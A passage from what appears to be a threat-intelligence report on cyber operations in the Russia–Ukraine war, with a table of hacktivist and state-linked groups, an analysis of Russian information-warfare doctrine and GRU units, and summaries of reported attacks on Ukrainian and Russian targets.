


Positions displayed by different non-state groups.



08 SEP 2022 - CYBERKNOW - CYBERTRACKER - RUSSIA - UKRAINE WAR

Support	Name	Actions	Comms	Support	Name	Actions	Comms	Support	Name	Actions	Comms
Ukraine	SHDWSec (Anon)	Hack/DDoS	Twitter	Russia	RaHDit	Hack	Telegram	Russia	JokerDPR	Psyops/Dox	Telegram
Ukraine	N3UR0515 (Anon)	DDoS	Twitter	Russia	Xaknet	Hack	Telegram	Russia	Vera	Botnet	Telegram
Ukraine	Shadow_Xor (Anon)	Databreach	Twitter	Russia	Killnet	DDoS	Telegram				
Ukraine	Squad303 (Anon)	DDoS/SMS	Twitter	Russia	DDoS Hacktivist Team	DDoS	Telegram	State-Sponsored			
Ukraine	GhostSec (Anon)	Hack	Twitter	Russia	Zsecnet	Dox/DDoS	Telegram	Russia	GhostWriter	Hack	UNK
Ukraine	HAL9000 (Anon)	Hack/DDoS	Twitter	Russia	DivisionZ	DDoS	Telegram	Russia	SandWorm	Hack/Wiper	UNK
Ukraine	RedCult (Anon)	Hack/DDoS	Twitter	Russia	ZOV cyber army	Hack/Psyops	Telegram	Russia	Gamaredon	Hack/Wiper	UNK
Ukraine	KelvinSecurity Hacking Team	Hack	Telegram	Russia	Cyber Front Z	Psyop/Dox	Telegram	Russia	DEV-0586	Hack/Wiper	UNK
Ukraine	SecJuice	OSINT/Psyop	Twitter	Russia	Info Front VoZzdie	Psyop/DDoS	Telegram	Russia	DEV-0665	Hack/Wiper	UNK
Ukraine	Belarusian Cyber-Partisans	Ransomware	Twitter	Russia	Cyber Army of Russia	DDoS/psyops	Telegram	Russia	FancyBear/APT28	Hack/Wiper	UNK
Ukraine	BeeHive Cybersecurity	Hack/Sec	Twitter	Russia	Legion	DDoS	Telegram	Ukraine	IT Army of Ukraine	DDoS	Telegram
Ukraine	Stand for Ukraine	Hack/ DDoS	UNK	Russia	Beregini	Pysop/Dox	Telegram	Ukraine	Internet Forces of Ukraine	Pysops	UNK
Ukraine	HackenClub	DDoS/hack	Twitter	Russia	NoName057(16)	DDoS/Hack	Telegram	Ukraine	US CyberCom	Hack	UNK
Ukraine	Spot	Hack	Twitter	Russia	ZSNOSINT	Pysops/Dox	Telegram	UNK	MustangPanda	Hack	UNK
Ukraine	DumpForums	Hack	Telegram	Russia	FRwLteam	Hack/DDoS	Telegram	UNK	Curious George	Hack	UNK
Ukraine	studentcyberarmy	DDoS	telegram	Russia	Zarya	Hack	Telegram	Russia	Turla APT	Hack	UNK
Ukraine	Joint Cyber Centre (Onefist)	Hack/DDoS	Twitter	Russia	Deadnet	DDoS	Telegram	Russia	SaintBear/TA471	Hack	UNK
Ukraine	CybWar	DDoS/Leaks	Telegram	Russia	RedHackersAlliance	DDoS	Telegram	UNK	TontoTeam	Hack	UNK
Ukraine	DarkLulz	Hack	Twitter	Russia	Blood Pirates	DDoS	Telegram	UNK	Space Pirates	Hack	UNK
Ukraine	ShadowS3c	Hack	Twitter	Russia	Wizard Spider (Trickbot Crew)	Ransomware	UNK	UNK	Scarab	Hack	UNK
Ukraine	KromSec	Hack/DDoS	Telegram	Russia	404Cyber	DDoS/Hack	Telegram	Russia	Calisto	Hack	UNK
Ukraine	KiraSec	Hack/DDoS	Twitter	Russia	Anonymous Russia	DDoS	Telegram				
Ukraine	CyberSoldier	DDoS	Telegram	Russia	NBP Hackers	DDoS/Hack	Telegram	KEY:			
Ukraine	CyberPalyanitsa	DDoS	Telegram	Russia	Phoenix	DDoS/Hack	Telegram	Total Groups	84		
Ukraine	Haydamaki	DDoS	Telegram	Russia	KillMilk	DDoS/Hack	Telegram	Added	13		
Ukraine	Ciberwars	DDoS	Telegram	Russia	Graph	DDoS	Telegram	Removed	23		
Ukraine	DDoS_separ	DDoS	Telegram	Russia	1877Team	DDoS/Deface/H	Telegram	🟩	Is for New Groups		
Ukraine	2402Team	Hack	Telegram	Russia	ALtahreaTeam	DDoS/Hack	Telegram	Pro-Russian	43	Highest ever	
Ukraine	DarkWolf	DDoS/Deface	Telegram	Russia	QBotDDoS (Mirai)	DDoS/Botnet	Telegram	Pro-Ukraine	35		
Ukraine	Thraxman	Hack	Twitter	Russia	Blood Pirates Kazakhstan	DDoS/Botnet	Telegram	UNK	5		
Ukraine	NAFO	Psyop/Meme	Twitter	Russia	KoranAttack	DDoS/Doxx	Telegram				
Ukraine	Op Anonymous Italia Reborn	Hack	Twitter	Russia	NEKILLNET	DDoS	Telegram				



Chapter 3:
Russian capabilities

RUSSIAN INFORMATION WARFARE STRATEGY

Before addressing the question of the functioning of the GRU and the articulation of its various actors, it is necessary to return to Russian cyber-strategic thinking. For good reason, this strategy is indexed to the vision of political elites and great strategists such as Valery Gerasimov in terms of international relations and the desire to influence geopolitics. Understanding this culture is essential to be able to analyse the role of the GRU.

THE INFLUENCE OF GENERAL GERASIMOV'S VISION ON RUSSIAN MILITARY THOUGHT?

General Gerasimov's vision , is a good illustration of the influence of the thinking of the military elites on the evolution of the Russian posture in terms of cyber activities. Like most of his peers, this army general has been influenced by the evolution of conflict since the early 2000s between hybrid wars and blurring the thin line between war and peace. He himself participated, in the state of his military function, in the Second Chechen War, in the Russian military intervention in Syria and is suspected of having participated in the Dombass War. In 2012, he was appointed Chief of the Staff of the Russian Armed Forces and First Deputy Minister of Defence by presidential decree.[171]

Russian Army General, current Chief of the General Staff of the Armed Forces of the Russian Federation, and First Deputy Minister of Defence

THE RULES OF WAR ARE CHANGING IN RUSSIA'S EYES

The thinking of the Russian elite, like that of General Gerasimov, has been profoundly marked by conflicts such as the Second Chechen War between August 1999 and April 2009, the Arab Spring of 2011, and the ensuing Syrian civil war, and finally the Ukrainian crisis.

These conflicts have marked the thinking of Russian strategists because they are extremely dependent on the role of information. The second Chechen war between Russia and the separatists is first the conflict of two visions. Chechen separatists seek to permanently separate themselves from the fragments of the former Soviet Union and therefore consider Moscow a foreign actor in a situation of interference when the Russian political elites consider that it is an internal conflict in which the legitimacy of their action is beyond doubt, as the former defence minister said, Igor Sergeyev:

« We don't conquer our cities, we liberate them[172].»

The Arab Spring also reminded Russian elites of the importance of information channels as a lever for political influence. The Syrian civil war and the Ukrainian crisis have been the scene of Russia's new strategy based on the belief that the boundaries between war and peace are becoming diaphanous and that nonviolent measures can be as effective, if not more so, than some conventional tools of warfare[173]

At the Moscow Conference on International Security as well as at the January 2013 conference of the Academy of Military Sciences, the head of the Russian army Gerasimov said that wars were changing and that the trend was towards strengthening the influence of public opinion and non-military levers. Knowledge of the information space, on the technical and tactical sides, as a lever of influence therefore becomes fundamental in the eyes of the military elites. This vision was confirmed by General Gerasimov at the 2019 conference of the Academy of Military Sciences, emphasizing the importance of hybrid tactics and knowledge of asymmetric warfare means:[174]

"In modern conditions, the principle of waging war has been developed on the basis of the coordinated use of military and non-military measures [...] our Armed Forces must be ready to wage wars and armed conflicts of a new type using classical and asymmetric methods of action. Therefore, the search for rational strategies for waging war with various adversaries is of paramount importance for the development of the theory and practice of military strategy.[175]"

A NEW VISION TRANSCRIBED IN OFFICIAL TEXTS

This vision of asymmetric warfare in the making, requiring the ability to combine non-military and military tools, has been formalized in most of the Federation's official strategic documents. As recalled in 2014, the form of modern warfare that Russia is facing and that it must be able to conduct at the same time takes the form of:[176]

« [...] the complex use of military force, political, economic, informational and other measures of a non-military nature, implemented with the widespread use of the protest potential of the population and special operations forces; [...] electronic warfare, [...] information control systems, [...] impact on the enemy to the entire depth of his territory simultaneously in the global information space, in the airspace, on land and at sea; [...][177]".

To understand the progression of this vision of conflictuality, it is interesting to look at the doctrinal texts that, since the year 2000, seek to characterize threats and provide recommendations with:

- The publication of the doctrine on information security[178],
- In 2011, conceptual views on the activities of the armed forces of the Russian Federation in the information space,[179]
- The Convention on International Security of Information,[180]
- The fundamental principles of State policy in the field of international information security until 2020 published in 2013,[181]
- Finally, the validation by President Putin himself of the information security doctrine in 2016.[182]

IN RUSSIA, WE ARE NOT TALKING ABOUT CYBERSECURITY BUT ABOUT INFORMATION WARFARE.

As indicated by the evolution of the Russian vision of conflictuality since 2000 – and the blurring of the boundary between the space-time of peace and war, as well as the evolution of modern conflicts towards a hybridization between conventional and unconventional levers – the Russian elites see cyberspace above all as an information space.

Therefore, they have built their own conception of what we call «cybersecurity» under the name of «information security». Obviously, the same logic is transposed from the defensive side to the offensive side, where we will speak of «information warfare» rather than cyber-conflictuality.

The Russian definition therefore includes, in addition to our vision of classical cybersecurity, a psychological and cognitive dimension. The technical and psychological means must make it possible to control the information space.

It is not a space of transit but a space to be controlled in the long term because it is a flexible space that allows influence in times of peace and domination in times of war.[183,184],

This fundamental conception of information warfare extended beyond our traditional cybersecurity is presented as follows by the Russian Ministry of Defence:

"Information war is a confrontation between two or more states in the information space with the aim of causing damage to information systems, processes and resources, critical and other structures, undermining political, economic and social systems, massive psychological processing of the population to destabilize society and the state, as well as coercion states to make decisions in the interests of the opposing side.[185]"

Therefore, the very nature of the information space (cyberspace for us), plastic, not legally constrained at the international level, secret and distant, is in direct line with the vision that the Russian military elites have developed since the 2000s...

It is therefore no longer surprising, given this history of Russian strategic thinking, the evolution of military doctrines and the nature of the information space, that Russia has made a point of mastering the art of information warfare.

In his latest statements, General Gerasimov describes the advantages of controlling this space:[186]

- It is a space that, because it has no defined borders, makes it possible to remotely influence the information infrastructures (conventional military) and the populations (non-conventional military) of the adversary.
- It is also a space where the seasons of war and peace merge and where it is possible to conduct military operations without resorting to war. It is also a space where it is possible to save time tactically by preparing the ground for a possible future war through good conduct of information warfare.[188]

A VAST INFORMATION WARFARE STRATEGY THAT REQUIRES A DIVERSE ARSENAL

INFORMATION WARFARE AS A WAR IN PEACETIME

Russia, in accordance with Gerasimov's thought, sees the cybernetic, or informational, tool as a means of maintaining and exerting permanent pressure on its geopolitical adversaries. When we look at the recent attack campaigns of the federation-sponsored groups, we realize that they are a direct application of the thought of the Chief of Staff of the Armed Forces.

Arouse fear in the minds of your opponents.

Information warfare can therefore be a tool of destabilization, psychological warfare, and influence, as we saw with the attack on TV-5Monde in April 2015. This attack of ATK5 (APT28), which corresponds to the GRU, is characteristic of the Gerasimov doctrine of 2013. The way the attack is carried out, against a media suggesting a terrorist attack, is interesting because it shows the articulation of the three main units of the GRU[189]:

- Unit 54777, historically in charge of psychological warfare,
- Unit 26165, in charge of espionage and technical support,
- Unit 74455, responsible for influence operations.

On July 21st, a Ukrainian radio holding was targeted by a cyberattack. The attackers ended up playing a voice saying that the President Zelensky was in intensive care[190]. This attack aimed at destabilizing the country by spreading fear within the Ukrainian population.

To control the information space is to dominate the adversary.

It is also a tool for gaining superiority in information control – as we saw in the ATK13 (Turla) and ATK5 (APT28) attacks against, respectively, the US Department of Defence and the Department of Justice – without going to war and without having a physical presence on enemy's territory. In Ukraine, Russia's special services targeted Ukrainian TV channels and defaced the live broadcast of UA.TV[191].

In July, the Russian state-sponsored hackers' group Turla used fake Android applications to spy on pro-Ukrainian activists. They used the StopWar application on Android to create a fake CyberAzov DDoD application spying on pro-Ukrainian activists[192].

These cyber capabilities can therefore enable asymmetrical actions in a relationship of weak to strong to reverse a power relationship.

A possible tool for sabotage in case of conflict.

Russia also considers in its doctrine that cyber-offensive tools can be an interesting lever of destruction to destabilize or even neutralize an enemy. Again, these doctrinaire elements have been visible in practice.

In the context of the conflict in Ukraine, the ATK14 group (BlackEnergy), which corresponds to unit 74455 of the GRU, was used to target energy infrastructure to destabilize the population. The December 2015 cyber attack on the Ukrainian power grid is considered one of the first successful cyber attacks on a power grid. Hackers managed to compromise the information systems of three energy distribution companies in Ukraine and temporarily disrupted the electricity supply to end consumers. Consumers of «Prykarpattyaoblenergo» (Ukrainian: Прикарпаттяобленерго; serving Ivano-Frankivsk Oblast) were the most affected: 30 substations (seven of 110kV and 23 of 35kV) were arrested, and about 230,000 people were deprived of electricity for a period of 1 to 6 hours. At the same time, consumers of two other energy distribution companies, «Chernivtsioblenergo» (Ukrainian: Чернівціобленерго; serving Chernivtsi Oblast) and «Kyivoblenergo» (Ukrainian: Київобленерго; serving Kiev Oblast) were also affected by a cyberattack, but on a smaller scale. According to representatives of one of the companies, the attacks were carried out from computers whose IP addresses are assigned to the Russian Federation.

Indeed, Russian cyberespionage activities has intensified since the beginning of the conflict. A report[193] from the MSTIC stands that efforts of intrusion have been detected on 128 targets in 42 countries outside Ukraine. Targets are mainly governmental agencies, then NGOS and critical sectors' companies. In April, Microsoft announced it had disrupted hacking attempts by ATK5 (FancyBear) to spy on government bodies and think tanks in the EU and the United States. Hackers were using seven internet domains to establish long-term access to the systems of their targets, exfiltrate sensitive information and provide tactical support for the invasion[194].

A tool of potential destruction against adversaries.

Finally, we can see that Gerasimov's doctrine was followed in the sense that the call for technical specialization on industrial control infrastructures was put in place. Examples are legion, such as the attack of ATK91 (Xenotime) in 2017 against the Triconex system (ICS) of a petrochemical plant in Saudi Arabia or, more recently, the attack on the German energy sector by ATK6 (BerserkBear) in mid-2020...

The German government announced that ATK6, under the pseudonym «Berserk Bear», has carried out an attack on the country's energy sector. Typically, ATK6 carried out this attack with the aim of gathering strategic information on the sector's critical infrastructure. There is no evidence or denial that this was a first-instance compromise preceding a possible second phase of sabotage or destruction. Nevertheless, the attacker has a habit of maintaining access to the target's system, which leads us to suggest that caution is advised. A possible sabotage attack remains possible. The group has adopted a usual modus operandi for this attack with legitimate and public tools as well as malware previously adapted to the target's systems as it is used to doing in pre-attack. Initial access also seems to have been classic given ATK6's usual modus operandi with the use of spear-phishing and watering holes. Attacks on Germany's energy sector, especially on critical infrastructure in this sector, are not new to this group. Since the Havex campaign in 2014, ATK6 has become accustomed to regularly conducting strategic espionage campaigns of this type. The objective is undoubtedly to update his knowledge of these infrastructures in view of a potential sabotage attack and / or destruction in case of tension, or even conflict, between Russia and Germany. The last such attack on Germany appears to be in 2018.

In April, the Russian state-sponsored hackers group Sandworm launched a destructive cyberattack against the network of a Ukrainian energy provider. The attack was averted, but it would have left around two million people without power and made it difficult to recover systems to restore power, as power substations were targeted by several pieces of malware including CaddyWiper[195].

FROM THE PREVALENCE OF THE FSB TO THAT OF THE GRU: AFTER THE DOCTRINAL AND STRATEGIC CHANGE COMES THE STRUCTURAL CHANGE.

Collapse of the Soviet Union: the FSB must limit the damage of disintegration.

After the fall of the Soviet bloc in the early 1990s and 2000s, the FSB became accustomed to conducting its external cyber operations using hackers and forced civilian specialists. At that time, the political situation and the lack of human resources and skills led the military administration to forcibly recruit unofficial self-taught people. This attitude of the Russian foreign services is less a guarantee of progress in the strategic thinking of foreign policy of the time than a palliative solution to the economic consequences of the political transition of the Federation. Attacks after the 1990s were mainly carried out against European and American banks to revive the country's economy. The other objective, in the wake of the break-up of the Eastern bloc, was also to give itself all possible means to contain the former subjugated nations as during the First South Ossetia War around the independence of Georgia on April 9, 1991. Cyber means should bring a financial windfall to the break-up bloc and serve external political interests. [196,197]

At that time, the FSB benefited from the demise of the Federal Agency for Communication and Information (FAPSI) and the resources of the Kvant Scientific Research Institute, which had the FSB's technological research to give it significant cyber-offensive capabilities, as explained by the US Treasury Department.

At the time, the GRU, in the context of cyber warfare in Estonia (2007-2008) and Georgia (1991-1992 and 2008), was not the leader of cyber operations but a mere military intelligence support service.[198]

This mode of offensive cyber operations was visible in Chechnya in the early 2000s, for example with DDoS attacks on the country's websites carried out by students at Tomsk University, the Siberian Networks Brigade, and covered by Russia. The same hybrid construction of military and militia was visible in the operation against Estonia as well as against the US DoD in 2008 by the ATK13 (Turla) group.[199,200]

This rise in power was obviously not ignored by the United States, which created the following year its Cyber Command (2009). The Stuxnet attack then confirmed in the minds of Russian leaders that their hybrid operations were not at the level of what could be achieved across the Atlantic. It was therefore necessary to develop real capacities.

Need to strengthen yourself by recruiting experienced hackers

In 2013, we are therefore witnessing a change in strategy. Defence Minister Sergey Shoygu now wants to recruit real cyber engineering specialists to acquire real research and development capabilities, with a particular focus on cyber operations, signal intelligence and electronic warfare. To do this, the authorities use several distribution channels, including trade fairs such as the Innovation Days in 2015, television reports and are getting closer to several universities (technopole «ERA» based in Anapa, Bauman State Technical University in Zagoryanskiy on the outskirts of Moscow, etc.).[201,202]

In 2014, Russia created the «Information Operation Force» based on these institutional cornerstones and leaks of US programs by Edward Snowden. . It is in this period 2014-2017 that we begin to understand that the GRU has changed its position in the cyber-offensive organisation of the country. Russian-sponsored cyber attack groups, whose first detections date back to the conflicts in South Ossetia and Estonia, then appear to be led by the GRU. The GRU is therefore continuing the Shoygu company by recruiting young graduates, enlisted in a not-so-discreet way since the emblem of Fancy Bear was even seen in an official promotional video dating from 2015.

As a reminder, the GRU is a direct legacy of the special propaganda units of the Main Military Political Directorate (GlavPur), now called Foreign Military Information and Communication Centers (FMCIC). Historically, these units have proven experience in the field of disinformation and propaganda, but in modern times, techniques have changed, radio messages and leaflets have been replaced by cyber operations.[203,20]

Sergey Shoygu Minister of Defence of the Russian Federation

RUSSIA UNDER CYBERATTACKS

NOTE
This information comes from the Russian media and official statements of the institutions. We do not have the means to confirm or refute these statements, so this section is purely descriptive.

On 8 February, Meshkova reported that a serious cyber attack had been launched on the PERSONS website. Previously, the YouTube administration had removed the channel from the Lugansk Information Center, the state television and radio company of the self-proclaimed LPR and the press service of the Department of the People's Militia of the Republic.
On February 9, 2022, the website of the Lugansk Information Center, the state news agency of the self-proclaimed Luhansk People's Republic, was the subject of a new hacker attack, said Sergey Meshkovoy, editor-in-chief of the LIC.
Krymtekhnologii JSC chief executive Alexander Uzbek said that the IT infrastructure of the authorities of the Republic of Crimea was subjected to massive DDoS attacks on the evening of February 24, the first day of the Russian attack on Ukraine.
On February 26, Russia's Defence Ministry denied reports of the agency's website being hacked by Anonymous hackers. The Russian Defence Ministry has called false reports that Anonymous hacked into the department's official website and stole employees' personal data. On the same day, the portal «Gosuslugi» faced large-scale DDoS attacks. The Gosuslugi portal has faced large-scale cyberattacks. More than 50 DDoS attacks with a capacity of more than one terabyte have been recorded, Russia's Ministry of Digital Development reported.
Maria Vladimirovna Zakharova, Director of Information and Press at the Russian Ministry of Foreign Affairs, announces that Russian embassies have been facing an unprecedented cyberattack since February 26. The attack also targets the various «phones of embassy members». The news director attributes the attack to «informational terrorists from Ukraine».
Problems accessing web resources from Kommersant, Forbes, Izvestia and TASS began to appear simultaneously around 2:00 p.m. Moscow time on Monday, February 28. Some Russian media sites turned out to be inaccessible, users saw a propaganda message with the emblem of the hacker group Anonymous. The message was addressed to Russian citizens, the authors urged to stop sending soldiers to the territory of Ukraine, comparing the operation in that country to the Chechen countryside. Overall, Russia has been subjected to unprecedented cyberattacks, and mostly by DDOS attacks with a certain «amateurism». Most DDoS sabotage is amateur in nature.
Anonymous is one of the largest international networks of hacktivists, which since 2003 has been carrying out hacker attacks on various resources to protest against certain actions in various countries of the world. In February, the group tweeted about a cyber war against the Russian government about a special operation in Ukraine, claiming responsibility for a DDoS attack on RT.
A representative of Roskomnadzor (Federal Service for the Supervision of Communications, Information Technology and Mass Media) said that «a hybrid war is currently being waged against Russia, which includes elements of information confrontation, as well as regular cyberattacks.»
The National Center for the Coordination of Computer Incidents is strengthening and acting to counter attacks on critical information infrastructures.
In addition, at the end of March, an attack impacting the Russian aeronautics sector was targeted by a cyberattack. Indeed, without the attack being attributed to the Anonymous group, Russia's federal air transport agency, Rosaviatsa, was targeted.
According to the information we currently have, Rosaviatsia was the victim of an attack on Saturday, March 26, 2022, allowing to erase its entire database and files, or 65 terabytes of data, including a year and a half of emails, documents, and aircraft registration data. The website of the Russian Civil Aviation Authority, Rosaviatsia, favt[.] ru, was also taken offline on Monday, March 28, 2022. Other websites associated with Rosaviatsia no longer respond. In addition, there is no backup of this data due to the lack of funds allocated by the Russian Ministry of Finance.[206]
Finally, Rosaviatsia attributes the success of the attack to the group Anonymous (@AnonOpsSE). However, as mentioned above, many tweets from the Group Anonymous have talked about this attack without attributing it to themselves. It is therefore important to remain vigilant about the attribution of this attack.
On July 20th, the Cysinoozerskaya hydro-power plant was targeted by a cyberattack attributed to the cyber hacktivist group GhostSec, which led to an eruption of fire and an emergency shutdown. GhostSec managed to infect the industrial Control System of Russia in retaliation of the Russian aggression against Ukraine[207,208]
